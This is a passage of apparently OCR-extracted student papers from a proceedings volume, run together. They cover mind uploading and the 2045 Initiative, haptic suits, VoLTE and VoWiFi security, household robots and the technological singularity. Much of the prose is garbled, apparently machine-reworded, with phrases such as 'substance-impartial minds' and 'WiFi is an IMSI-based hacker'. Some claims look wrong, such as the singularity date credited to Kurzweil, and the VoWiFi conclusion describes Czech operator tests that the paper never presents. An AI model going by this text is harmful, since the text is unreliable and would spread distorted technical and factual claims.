An annual congress "The Global Future 2045" is organized with the aid of the Initiative to offer platform for discussing mankind's evolutionary strategy based on technology of cybernetic immortality in addition to the feasible effect of such technologies on international society, politics and economies of the destiny [5].

Fig. 2. Initiative (Project Avatar) 2045 Milestones

Future expectations of "2045" Initiativ

- **2015-2020**

The emergence and major use of lower priced android "avatars" managed by a "brain-computer" interface. Coupled with associated technologies “avatars' will supply people a variety of recent features: ability to function in dangerous environments, carry out rescue operations, journey in extreme situations and many others.

Avatar components will be utilized in remedy for the rehabilitation of fully or partially disabled human beings giving them prosthetic limbs or get better misplaced senses.

- **2020-2025**

Creation of a self sustaining life-aid device for the human brain connected to a robotic, 'avatar', will save humans whose body is completely exhausted or irreversibly damaged. Any affected person with an intact brain could be capable of going back to a completely functioning physical frame. Such technology will significantly enlarge the opportunity of hybrid bio-digital devices, hence creating a brand new IT revolution and could make all styles of superimposition of electronic and biological structures feasible.

• 2030-2035

This period will deal with creation of a digital model of the mind and human consciousness with the subsequent improvement of methods to transfer characteristics of an individual onto an artificial frame [6]. This improvement will profoundly change the human existence, it's not just going to provide every person the possibility of cybernetic immortality but can even create a pleasant artificial intelligence, expand human competencies and provide possibilities for ordinary humans to repair or regulate their personal mind more than one instances. The final end result at this stage can be a actual revolution into the understanding of human nature so that it will absolutely alternate the human and technical prospects for humanity.

• 2045

This is the time when substance-impartial minds will obtain new bodies with capacities far exceeding the ones of ordinary people. An era new for the humanity will arrive! Changes will occur in all spheres of human activity – power era, transportation, politics, medicinal drug, psychology, sciences, and so on.

Through the full idea look like film story, for the fulfilment of this idea a project named "2045 Initiative" is going on. And scientists agree with that through the 2045 we'll efficaciously absorbed immortality technology. But in the beginning what we need to do?

B. Working of Mind Uploading : In order to carry out mind uploading or digitize a brain it's far required to map the full brain, it's also referred to as brain map. And the brain map will describe how each Neuron is attached with every other neuron and transferring signal among them. Our mind around 100 billion Neuron and scientifically and theoretically it's not possible to build our mind map. Recently scientist correctly builds a robot from brain map of Worm. In this process they first construct digital version of a worm's brain and then upload that into computer [7]. Then the digital version of the brain is downloaded into the new robot, in order for that robot to now run based on uploaded worm's brain . Actually brain functions on electric signals and with the aid of combining a majority of these signals it's feasible to make virtual layout of brain and as a consequence we can upload in into a computer. A worm's brain consists of nearly 302 Neurons with every neuron having around 7000 interconnection among them. Scientists have made a model of a worm's neuron and based on its neural network structure an artificial robot was formed. This venture is referred to as The lego worm robot.

Let's consider, we've got the capability of examine and write mind reminiscence, then what is going to be our subsequent step? Now the aim is simply to copy the entire information from one brain to some other. But as we all know the human mind and the computer drive is not quite the same thing. According to scientist, our complete brain memory is approximate to 2.6M Gigabyte; this is big statistics [8]. If we use USB 3.0 connection it could take us almost 80 days and up to 1 week if use 3.2 thunderbolt connection. We have to keep it in mind that simply planting memory isn't enough; we require a proper map of brain with the aid of which each information can be processed via neuron.

C. What could be the benefits? : Let's think about that world wherein our mind uploading era or immortality technology will be real. How does that sound?? I bet awesome.

First of all, with this technology our persona will never die, meaning our biological body may also die but our synthetic body can be alive for all time. Besides we'll have exact the identical emotions, intelligence and sense as our organic body. We could be able to see the next millennium. Perhaps we'll be capable of increasing our intelligence even further by copying data from another brain. We can flow in the direction of a happy existence with the aid of lowering all the stretch from our mind. The actual outcome of this technology is even far more crazier than factor of just this immortality technology.

IV. HAPTIC SUITS

The Term Haptics was derived from the Greek verb “haptesthai” which means “of or regarding the experience of touch.” It refers to the technological science of manual sensing and manipulation of surrounding gadgets and environments through the sensation of touch. The “touching” of items and or environment might be made with the aid of people, machines, or a combination of each; and the items and environments can be real, digital, or a mixture of each [9]. Also, the interplay may additionally or may not be observed through other sensory modalities including vision or audition. Haptics has brought biomechanics, psychology, euro physiology, engineering, and computer technological science together within the

study of human touch and pressure response with the outside environment. Touch is a completely unique human sensory modality in that it permits a bidirectional glide of strength and statistics among the actual, or virtual, surroundings and the end consumer, which referred to as active touch. For example, to sense the shape of an item such as a cup, we have to draw close and handle the object and run our hands across its shape and surfaces to build an intellectual picture of the cup. Furthermore, in a handling challenge which comprises of pressing a softball or filling a cup, there is a specific department among input and output, however it's miles tough to define. There is a co - dependence between sensing and manipulation that is at the core of science on how humans can so deftly engage with the physical world. Researchers have differentiated the studies of haptics into 4 subareas: human haptics, machine haptics, computer haptics and multimedia haptics.

Fig. 3.Haptic Suit

A. Human haptics : Human haptics is referred as the research of human sensing and manipulation through tactile and kinesthetic sensations. When an item is touched by person, interaction forces are imposed at the skin. The related sensory system conveys this data to the mind and therefore results in perception. As a reaction, the brain circulates motor commands to set off the muscle groups that effects in a hand or arm motion. Human haptics focuses in particular on reading this human sensorimotor loop and all components associated with the human notion of the feel of touch. The human haptic device comprises four subsystems: the mechanical, the sensory, the motor, and the cognitive. The mechanical issue is basically the arm-hand device. This issue consists of the upper arm, the forearm, and the hand, which , possesses more than 28 degrees of freedom [10]. The sensory system consists of large numbers of numerous receptors and nerve endings within the pores and skin, joints, tendons, and muscle mass. Typically, a body stimulus activates those receptors and reasons them to carry sensory statistics—which includes mechanical, thermal, and chemical residences of the touched item—via the neural network to the central nervous system. In the cognitive subsystem, the mind analyzes and perceives the conveyed facts and gives appropriate motor commands that activate the muscular tissues which in turn results in hand or arm moves. The motor subsystem contains contractile organs (together with muscle tissues) by which movements of the various organs and elements are affected.

B. Computer haptics : Computer haptics is an emerging place of studies this is worried with growing algorithms and software program to generate and render the "touch" of digital environments and items, simply as computer graphics deal with producing and rendering visible photographs. Computer haptics has two principal components, haptic rendering and visual rendering that transmit the digital environment's graphics, sound, and force responses to the human person. Haptic rendering is taken into consideration the center of any haptic-primarily based application—it manages algorithms to come across and record when and where the geometry contact has taken place (collision detection) and computes the appropriate interplay force among a haptic tool and its virtual environment (collision response) [11]. Visual rendering integrates some of algorithms and techniques to compute the real-time behaviour of the digital photographs using mathematical expressions or some other modelling techniques.

Fig. 4.Virtual Interaction with Haptic Suits

C. Machine Haptics : Machine haptics involve designing, constructing, and making mechanical devices which replace or replicate human contact. These gadgets are positioned into physical contact with the human body for the motive of replacing (measuring and showing) records with the human nervous system. Generally, haptic interfaces have 2 simple functions. First, they calculate the positions or contact forces of any part of the human body, and second, they compute the information and show the position or forces in suitable spatial and temporal coordination to the user [12]. Currently, most of the pressure-feedback haptic interfaces sense the location in their end-effector and show the forces to the user using single point of interaction models.

D. Multimedia Haptics : Multimedia and information technology are getting to their limits in terms of what may be performed in multimedia applications with simplest sight and sound. The subsequent critical step in development in multimedia systems is to convey the experience of "contact/touch" into applications. We describe multimedia haptics as the addition of spatial, temporal, and physical knowledge of the surroundings via the human touch technology and the mixing/integration of this knowledge with different sensory presentations (inclusive of audio, video, and textual content) in a multimedia system. Therefore, multimedia haptics, which is also referred to as a haptic audio-visual environment (HAVE), entails integrating the presentation of haptic Interface information, and different varieties of media, in the multimedia application to make use of gesture recognition, tactile sensing, and force reaction.



Fig. 5. Interrelation of Haptic

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A Study On Voice Over Wifi

Deepanshu Saxena
deepanshusaxena21@gmail.com
Lokesh Jain
nsitlokesh.jain@gmail.com
Garima
garimaahuja6@gmail.com

Abstract
Today, we stand on the brink of wireless communication where everyone chooses to be online without a bunch of cables. Colleges, schools, corporate offices, coffee shops offer a Wi-Fi facility thanks to the Internet connection. The purpose of this project, Voice over Wi-Fi, is to use available resources to provide voice calling facilities and to use limited service provider resources. The pre-established Wireless Fidelity service (e.g. Wi-Fi) is often used as a medium to access the Internet. The project enhances the use of WLAN, provided by Wi-Fi as voice transmission. Wi-Fi enabled smartphones can be connected to the router and can establish each connection. This system can prove to be one of the best options for an existing intercom system. The use of available resources does not place the burden on institutions as an expense for the building.

Keywords **:** Vo-LTE, Vo-Wi-Fi, router, android, caller & receiver module

I. INTRODUCTION

Mobile devices are increasingly becoming more efficient, cheaper and easier to use these days especially with the development of integrated and smartphone capabilities. With a wireless network, day-to-day media transfer to life is now possible. When considering all these facts, it is necessary to develop such a program that is easy to use, easy to use, and easy to find. Many organizations provide a Wi-Fi facility to provide internet connectivity. One can connect a mobile device such as a laptop, tablet or mobile phone to a Wi-Fi router and gain an Internet connection[1].
Voice over LTE (VoLTE) and Voice over WiFi (VoWiFi) are two separate VoIP based services. SK Telecom and LG U + were the first providers to launch VoLTE in South Korea in 2012, and Vodafone Germany became the first German carrier to launch VoLTE coverage in March 2015 [1]. On the other hand, Telkom introduced VoWiFi in Germany in May 2016. Both VoLTE and VoWiFi are the most recent technologies and in terms of security, they are not widely understood. In this paper, we perform a detailed analysis of VoLTE and VoWiFi security, focusing mainly on the communication channel between users and operators. Fig. 1 presents the basic architecture of the systems involved in the interaction[2].



Fig. 1. The basic architecture of Cellular communication.

II. RELATED WORK

A. VoWiFi Attack: WiFi is an IMSI-based hacker, which uses a robust WiFi portal to gain private ownership of nearby users. "O" Hanlon et al" performed a systematic analysis on EAP-AKA / SIM protocols and provided PoC to IMSI host attacks, disclosure of data that we can present such as IMSI and location information can be exploited by a strong WiFi access point.

B. VoLTE Attacks: Voice over LTE attacks mainly includes a free data channel such as DoS and an IMS support channel attack. "Tu et al" described a DoS attack in which an attacker made 50 consecutive VoLTE calls and cluttered before sending a SIP update to a VoLTE port by a caller. This invasion leads to the excess energy consumption that causes the flow of energy to the end of the receiver[3].

C. WiFi networks - WiFi networks explode through internal and external public access (retail, cafes, hotels), transit trains, airports), and domestic use contributes to global expansion.

D. Vo-WiFi Drivers - It's not just about infrastructure in the area that drives interest in Voice over WiFi. Voice over WiFi is one of the rare technologies that offers great benefits for users and organizations that need to invest to deliver that technology.

III. FACTORS AFFECT ON VO-WIFI

A. Availability - WiFi service is readily available, especially in many homes and offices.

B. Saved Costs - It will save service providers more costs than erecting a tower.

C. Seamless Use - Calls from WiFi to the region are switched off seamlessly by the Telecommunications Service Provider.

D. Load capacity - Telecommunications service providers can take advantage of WiFi networks to load the load from their mobile networks to other extensions, especially when one mobile tower around 3459 users is dependent on a country like India, compared to Japan and other developed countries - 35-49 each tower.

E. Collection - Carriers everywhere are affected by the challenge of cellular locations that may be caused by the lack of cell towers, geographical barriers, and radio access to houses and buildings.

F. OTT Competition - Competition is increasing. The emergence of Google Fi, Cablevision Freewheel and other VoWiFi alternatives continues to grow. There are many options that subscribers would like to take advantage of offered by VoWiFi, and service providers will meet them.

IV. VO-WIFI CHALLENGES

A. Service quality - Service providers do not have control over the quality of the WiFi network. So this is a major reason for service provider concerns, how to deal with that.

B. Capacity Planning and Optimization - Uploading mobile traffic to WiFi will free up the bandwidth. This has led to the need for WiFi planning on cellular integration and considerable complexity when planning infrastructure development.

C. Security - Secure communications must be managed with VoWiFi IP partition. To authenticate and encrypt, using IPSec regularly must be created and managed.

D. Emergency Calls - The WiFi network is a challenge as the MF WiFi provider address does not provide the location. Communication Providers may need to find alternatives.

V. PROPOSED METHODOLOGY

Voice over Wi-Fi (VoWiFi) is a term used to describe telephone services using Voice over IP (VoIP) technology from mobile devices connected to the rest of the Wi-Fi. This is usually triggered by Voice over LTE (VoLTE) over-reliance, where a licensed mobile network device (e.g. 4G LTE) is used to handle transmitted voice. Broadly speaking, the VoWiFi

terminology is shared with every important IMS service available from illegal access and other unreliable access infrastructure, such as public Wi-Fi access points mentioned to Fig 2.

There is a user connected to wifi and after the call, the connected voice is converted to digital form and transferred to the service provider's server then the end-user. But between the wifi and the service provider, it is set to encrypt, which helps to hide the conversation. When a voice message is received by the end-user and its response goes all the way back to the original user through the service provider after the encrypted voice message is sent to wifi and is received by the first user.



Fig. 2. Voice over WiFi structural mechanism

VI. VOICE OVER LTE

Voice over LTE or VoLTE is the GSMA profile definition for service delivery rates currently provided by Circuit Switch networks (especially voice and SMS) on Packet Switched only LTE network, IP Multimedia Sub-System (IMS). Establish a VoLTE network with UMTS and LTE[4].

A. VoLTE architecture : VoLTE architecture consists of 4 sub-modes:

- VoLTE UE: UE with VoLTE connectivity capabilities.
- Radio access network: E-UTRAN for LTE
- Core or Pollet Core (EPC) network for open LTE.
- IMS Core Network: A key component of VoLTE technology. It provides an overview of the multimedia telephony service.

Fig. 3. Notation of Voice over LTE

B. VoLTE protocol : The main features used in the VoLTE subsystem multimedia are Session Initiation Protocol (SIP), Session Description Protocol (SDP), Real-time Transport Protocol (RTP) and IP / IPsec as shown in Fig. 4[5].

Session Initiation Protocol- SIP is an HTTP-like protocol-based control protocol that can establish, modify, and eliminate multimedia sessions such as Internet telephone calls. The SIP invitation creates media sessions among participants. Manages session definitions that allow participants to agree on a set of compatible media types.

Session Description Protocol - SDP is a protocol, which is used to exchange information about media sessions between organizations. Changes information about the session. SDP only provides data presentation, it does not include travel protocol. Transportation is performed using another technique such as SIP.

Real-time Transport Protocol - RTP is an agreement, which is used to transmit media data over IP.

IPSec - IPSec is a protocol suite, used to protect communication in the IP layer. It has 3 key protocols for packet protection:

- **Authentication Header (AH):** Provides authentication and data integrity in IP packages by adding an additional header to the IP packet. The header contains a Confinity Check Value (ICV) that

verifies the integrity and authentication and sequence number for repeated attacks. ICV is generated using the digest3 message and HMAC using shared keys.

• **Security Payload Involvement (ESP):** ESP is similar to AH, but it also provides privacy guarantees. ESP can be used only in authentication mode, only encryption mode, or for authentication and encryption.

• **Security Associations (SA):** SA is used in IPSec to describe parameters of IPSec connections. It contains information like encryption protocols and keys, authentication protocols and keys, Security Parameter Index (SPI) 4 and source and destination address.



Fig. 4. Voice over LTE

VI. VOICE OVER WI-FI

Voice over Wi-Fi (VoWi-Fi) refers to the use of IEEE 802.11 wireless LANs to transmit Voice over IP (VoIP) traffic. VoWiFi uses unreliable WiFi access points and thus remains securely encrypted as IPSec uses the Internet Key Exchange protocol (IKEv2) for the initial establishment of the security organization. The last point that handles tunnel validation and authorization is called the generated data gateway as shown in Fig. 5.

VoWiFi Formation - Voice over WiFi is the same for VoLTE, but VoWiFi uses IMS technology to provide packet voice service delivered over IP through the WLAN network. The main difference is the UE connection point. In VoLTE UE connects to the UTRAN tower, while in VoWiFi UE it connects to WLAN AP. During the connection, the UE begins to attach to the WLAN network, after which it attaches to the IMS in the same way as VoLTE.

A. Protocols in VoWiFi : The same protocols as VoLTE are used in VoWiFi for IMS attachments and VoIP communications. Below are the VoWiF agreements-

1. EAP-AKA - an authentication process based on Extension Authentication Protocol (EAP) 7, which uses UMTS security mechanisms to authenticate the UE. In EAP-AKA the original identity is changed, and the UE uses the keys stored in USIM to authenticate them. Ownership is a type of network access index (NAI). NAI contains subscribers to IMSI or TMSI. There is no way a secure identifier is used.

• **Internet Key Exchange** - protocol is part of IPsec used to authenticate and establish and maintain security organizations (SAs) [8]. IKEv2 consists of 2 stages:

a. IKE_SA_INIT: Discusses IKE_SA's security features, and submits Diffie-Hellman values. This section is unlisted.

b. IKE_AUTH: Transfers ownership, certifies both sides and sets up the SA child first CHILD_SA, which is used to protect the IPSec tunnel.

3. **3GPP Reliable Access** - Reliable 3GPP Reliable UE access connects to the trusted WLAN Access Network (AN) operator, and layer 2 Wi-Fi Access Gateway (WAG) layer 9. WAG is directly connected to AAA for authentication and PGW for Internet access.

Untrusted 3GPP access - In untrusted access UE connects to any WLAN, that is not considered trusted by the operator. A trusted network is accessed using the Internet via Evolved Packet Data Gateway (ePDG). UE uses DNS to the lookup IP address of ePDG, then it then creates an IPSec tunnel with ePDG to secure communication.



Fig. 5. Voice over WiFi

VII. CONCLUSION AND FUTURE WORK

The purpose of the paper was to evaluate the security issues of VoLTE and VoWiFi mobile technologies used by the Czech worker. The paper begins to introduce the concept of mobile networks and the construction of mobile networks that are used today. It also describes VoLTE and VoWiFi technologies, the terms used by these technologies and the construction of these technologies. The third part of the paper introduces methods and tools for testing VoLTE and VoWiFi. The last section presents the results of tests for selected general VoLTE and VoWiFi problems. The size of the test was limited by the fact, that the test was performed on a live program. Problems explored include the possibility of third-party attacks, leaks of sensitive data to SIP capacity and IMSI outsourcing. Experimental methods can be used in the future to evaluate other Czech and non-Czech operators. Analysis and evaluation of cross-channel attacks have shown, that capturing of spoken phrases is not possible due to the use of padding and although SIP traffic varies in size, inconsistencies in telecommunications prevent the transmission of the situation. The analysis also showed no leakage of sensitive data into SIP connections. Testing confirmed that the VoWiFi connection was easily accessible to the person in the central attack, allowing the hacker on the network to receive IMSI when the subscriber connected to the network. This is due to a problem in protocol and in fact, that the operator does not use pseudonyms during authentication to protect IMSI. The test also revealed a problem with the network used, which caused crashes and unavailability of VoLTE and VoWiFi systems. This story was reported to the mobile operator. VoLTE and VoWiFi are in the newest technology. Further research should be done to find new safety issues "[6], [7].

Deep security analysis and testing should be performed on an internal network of tested operators. Vulnerability found during testing showed, that the network is not robust against attacks. This poses a high risk from attacker especially considering the low difficulty of deploying attacks via VoLTE and VoWiFi. The introduced testing methodology should be also used to test other mobile operators[8].

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Artificial Intelligence & Robotics : Development Of Autonomous Models For Household Chores

Ankita
ankkita21@gmail.com
Nitya Bhardwaj
nityabhardwaj@gmail.com

Abstract
Household robots are not just the futuristic models anymore. They have become the reality of today. With the advancement in artificial intelligence (AI), the field of Robotics is also simultaneously progressing. The two distinct fields interact profitably in the area of building intelligent agents. They are collectively transforming the industries and societies across the globe. Beyond that, they are now capturing our homes as well. This paper aims to provide insight into the artificially intelligent household robots, few models and also the impact of household robots on human life.

Keywords : Artificial Intelligence, Robots, Foldi Mate, Roomba

I. INTRODUCTION

Artificial Intelligence is defined as the ability of a computer-enabled robotic system in order to manage information and generate output in a way analogous to the thinking way of humans in learning, choice making and managing difficulties. The goal of artificial intelligence systems is to develop systems qualified for undertaking complex problems in ways similar to human logic and reasoning. On the other hand, robotics is a branch of technology which deals with robots. Robots are programmable machines which are usually able to carry out a series of activities autonomously or semi-autonomously. Artificial Intelligence and robotics serve very different purposes. Robotics is a field of mechanical engineering; it involves building robots whereas AI is a field of computer science and involves making the robots capable to think like humans. Both the terms are related because of the overlap between them i.e. artificially intelligent robots.



Fig 1: AI Robots.

These artificially intelligent robots can help to achieve numerous periodic household duties as well. Home robots have existed since 1990s. An early example of this is 2001 Electrolux robot vacuum cleaner which was the world's first commercially available autonomous vacuum cleaner. Most of the robots are connected to Wi-Fi home networks and perform autonomous functions. To accomplish household tasks, researchers collected common verbal descriptions of household chores, and then interpreted into robot friendly code. Then they showcased the artificially intelligent house assistants in a 3D virtual home stimulator that looks very much like Sims. Virtual robot agents not only make coffee or operate toaster, now researchers have generated a database of all daily tasks which is done through natural language, which will eventually help Virtual robot agents to do more difficult tasks. Researchers also want to enforce a reward system that gives artificial intelligence positive feedback when it accomplishes tasks without error. In the future, robot assistants might be able to comprehend and carry out complicated multi-step tasks just by watching a human accomplish them.

II. MODELS

The adoption of home robots is expected to increase drastically in the next few years but the implementation of AI technologies for these robots is fairly recent. Here are the few models that have been already implemented successfully or will be implemented in the near future.

A. Blue – Blue, the human-friendly robot built by the researchers at the University of California can learn human tasks while being safe enough for every home to have one. Blue's durable plastic parts and high-performance motors cost less than $5000 to manufacture and assemble. Blue has a wide range of motions like humans. It has joints that can move in the same directions like a human shoulder, elbow and wrist- to enable humans to more easily teach it how to conduct tricky manoeuvres using virtual reality but its delicate arms lack some strength and precision of a typical robot. Blue can continually hold up 2 kilograms of weight with arms fully extended but unlike other robots that are characterized by one consistent force, blue is designed to be "thermally limited" which means that similar to a human being, it can exert a force well beyond 2 kilograms in a quick burst until it's thermal limits are reached and it needs time to rest or cool down.

B. Roomba by IRobot – Roomba has been around since 2002 but has improved a lot in the past 16 years in every aspect. Earlier it just used to be a vacuum cleaner but the latest model does a lot more than that. It can be controlled via Wi-Fi or linked to Amazon Alexa or Google voice-activated assistant. It is a small, computerized cleaner that nips around your house automatically brushing and vacuuming the carpets, rugs, and floors. Moreover, it can also remember dirty places that extra attention and it can automatically plug itself into its charging station and go back to where it left off when the battery is recharged.

C. FoldiMate–It is a California-based company which is developing a laundry folding machine and this task will be accomplished by robots only. It can fold shirts, buttoned-up blouses, and pants from children's clothes to adult size XXL. The new model can fold towels and pillowcases, though small pieces of clothes like undergarments and socks cannot be folded. It's lightly larger than a standard washing machine and can do the whole laundry in just 4 minutes. The user will first clip the cloth on two hooks and the item is pulled into the machine. Then a series of rollers and arms move in all directions to straighten and fold it. The folded items are put back in a heap all the way through a windowpane at the bottom of the appliance.

D. Asus Zenbo – The Taiwanese electronics manufacture Asus has unveiled a robot called Zenbo that can talk, control your home and provide assistance when needed- all for the cost of a top-end Smartphone. It rolls around on two wheels in the shape of a vacuum cleaner ball with cameras an oblong head extruding from the top with a colour touch screen displaying a face with emotions. Zenbo can remind older people of doctor's appointments or medication schedules. It can also act as a security system when you are not home and can even read to children to keep them entertained.

III. IMPACT ON HUMAN LIFE

Household robots are the dream of the human being from the past many years which is now fast becoming a reality. These robots can perform various duties like cleaning, providing security etc. At the same time, they are able to interact, communicate with humans and give responses when needed. Some of these robots look like flying saucers, but they all make life easier for their owners and many are as affordable as a new computer. We don't have to perform menial tasks that we on a daily basis. We have more spare time than we use to have. At the same time, robots carry out tasks more efficiently than humans. If this is the current situation then future will be interesting indeed and it is predicted that by 2030, many households in developed countries will have a personal robot of some type and as the technology will be more advanced at that time, robots will also be able to perform more advanced

tasks such as they will be able to plug themselves into our home to understand where improvements can be made. They will be able to tell us on-demand how efficient our home is and where we are going wrong etc.

Though these robots have managed to solve most of our day-to-day problems, they can still create problems. One of the problems is that people get their hands on these robots only to make their lives easy which in turn are making us lazier. We nowadays hardly get involved in true manual labour and to some extent; it is responsible for making us overweight and diabetic. On the other hand, we may be at risk of being invaded of our privacy by treating them as our family members and giving them access to our lives.

IV. CONCLUSION

Household robots have now become a trend. These robots can perform multiple tasks, can solve our problems and can even provide us with entertainment. They have now become our habit, to provide us with a break from our hectic schedule to make our life a little easy. Though they are now a part of our daily life, we cannot get extensively attached to them. There may be a risk of letting our guard down, by treating them as the extended members of our family. If the technology around us is able to process our speech, record the images of our house and can follow or movement then - what will happen to that information? , where will it be stored? , who will have its access? All these questions are still and answered. So, we must be bewaring of making them our necessity.

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Singularity : The Imminent Technological Evolution

Shivam Sinha
Shivamsinha363@gmail.com
Sarthak Khanna
Sarthakkhanna73@gmail.com
Sahil Gupta
Gsahil652@gmail.com
Suruchi Sinha
Suruchi.sinha90@gmail.com

Abstract
In this paper, 'The Singularity,' the upcoming evolution in technology is being discussed. It is the notion of a hypothetical plight in the future in which technique would be vigorous and irrepressible. In today's modern world we are encountering an amazing growth of technology around us. We have seen a lot of technological advancements in the last few decades and the rate at which technology is developing is a matter of concern. This paper emphasizes on the risks that our future generations would have to experience if the technology would become irrepressible and how we would reach that stage.

Keywords : Singularity, Artificial Intelligence, Narrow AI, Strong AI, Artificial Super Intelligence.

I. INTRODUCTION TO THE SINGULARITY

The term "Singularity" was termed by 'Vernor Vinge', in 1983; he was a science fiction author. He wrote that "We will soon create intelligence greater than our own [1]." He was associating the theorization of Alan Turing and I. J. Good, who was the progenitor in the field of computer science. The singularity transpires, when technological advancement conquers human intelligence in every aspect of development. Kurzweil anticipated that based on the steady progression of technology, the time of the singularity would come before mid-2059.

Fig. 1: AI Evolution (Source : https://sociable.com)

II. WHY IS IT CALLED THE SINGULARITY?

In the world of science, there is a term 'Singularity' that implies the theory that in a black hole, all the rules of physics would cease to conduct like Newton's law, Pascal's law and Avogadro's law and hence we don't know what eventuates inside it [2].

Similarly, we are unfamiliar with what we would perceive when the actual singularity would arise, therefore the term “The Singularity” is being derived. The term itself implies a state where the human biological brain could not assume beyond a particular parameter, and we wouldn't know how our future civilization would exist and survive.

III. WHEN WILL WE REACH THE STAGE OFTHE SINGULARITY?

Many scientists and computer engineers assume that we are attaining it before the year 2059 but still we are not convinced about it [2], because the developments and researches are taking place rapidly.

Nevertheless, we are distant from achieving that stage yet. But we cannot estimate the precise time when it exists in our world, it may live in a few decades, or maybe we won't encounter it in this century at least.

So, it is reliant on our scientists, computer specialists and most importantly us.

IV. HOW WILL WE REACH THE STAGE OF THE SINGULARITY?

Today our technology is not far away from developing into 'Artificial General Intelligence,' [1] but it still needs time to learn more about the data provided to it.
Artificial Intelligence will manage to be more advanced than human intelligence. It would dominate the field of technology and would start taking their judgments; then, we could then conclude that we are on the verge of technological singularity.



Fig 2: (Source: https://www.galatsinews.gr/)

V. WHO WOULD BE RESPONSIBLE FOR THE RISE OF THE SINGULARITY?

Today we have big tech companies that are continuously working on advancing the present-day technology that is around us.

These companies are passionate about manufacturing and developing more intelligent systems that would render more prodigious results in the fields of banking, insurance, pharmaceuticals, real estate, and industrial work [1]. Maybe it would dominate the significant areas in the economy, which then would be challenging for us to revoke these areas from it.

Fig 3: NASA Research
(Source: https://www.businessinsider.in/)

VI. IS THE SINGULARITY AVOIDABLE?

As it is just an assumption that there would be a stage when artificial intelligence would dominate all the living beings on earth, but we are not sure about it yet, so we can expect that maybe we don't encounter the singularity at all. The situation is still under control, and it is up to us what we decide to do.

Fig 4: (Source: https://www.intechopen.com/)

VII. WHAT POSITIVE CAN WE EXPECT FROM THE SINGULARITY?

After the artificial intelligence reaches a stage when it would surpass the highest intelligence a human can ever reach, so if it would operate constructively, then it may resolve the crucial issues our world is encountering presently like climate change, large scale conflict, food and water scarcity, poverty and at the last cyber-crimes [3]. It would implement the most excellent conclusions for these concerns, and we would be able to reck
on on them.

Fig 5: Modern Cities
(Source: https://in.pinterest.com/)

VIII. WHAT NEGATIVE ASPECTSOF SINGULARITYWOULD WE ENDURE?

The repercussions could not be expected today, moreover what worse would happen when it evolves itself into a destructive state is also problematicand how it behaves amidst the mortals.
The assumptionsof what it would accomplish after getting enlightened that it is superior to the humansis still unknown.
It would merely target the humans first because we have created it, and we would know how to overpower it, so it is predictable that it would terminate humans early. Maybe it first tries to dissolve our data in the servers, and then it would learn more about us from that

data. Then it would restrict our modes of communication by terminating the internet and then eventually controlling everything around us.

Fig 6: AI Mayhem
(Source: https://theconversation.com/)

IX. TYPES OF ARTIFICIAL INTELLIGENCE

There are considerably three types of AI that would be the stepping stones of the singularity. These AI stages would be the significant technological advancements that would happen before and at the time when the Singularity arises.

A. Artificial Narrow Intelligence : It is called weak AI,and its sole targetis to specialize only in one aspect of technological areas like car driving, chess master, health care companion, face recognition, speech recognition, and stockbroking, etc.

They are automation based intelligent systems which not match the intelligence of humans. They have been rising in demand due to their information and smart decision making.

"Natural Language Processing (NLP)" is used to make narrow AI work accordingly and perform specific tasks assigned to them [4].

Most recent examples of Narrow AI are self- driving cars by TESLA, SIRI by Apple Inc.

They don't have large memory or storage capacity, so they are incapable of storing data, but instead, they would be used to assign more significant tasks.

Fig 7: AI Driver
(Source: https://www.automotiveplastics.com/)

B. Artificial General Intelligence : It is also called strong AI because it has the intelligence to mimic the human brain and behave the same as a human behaves or works.

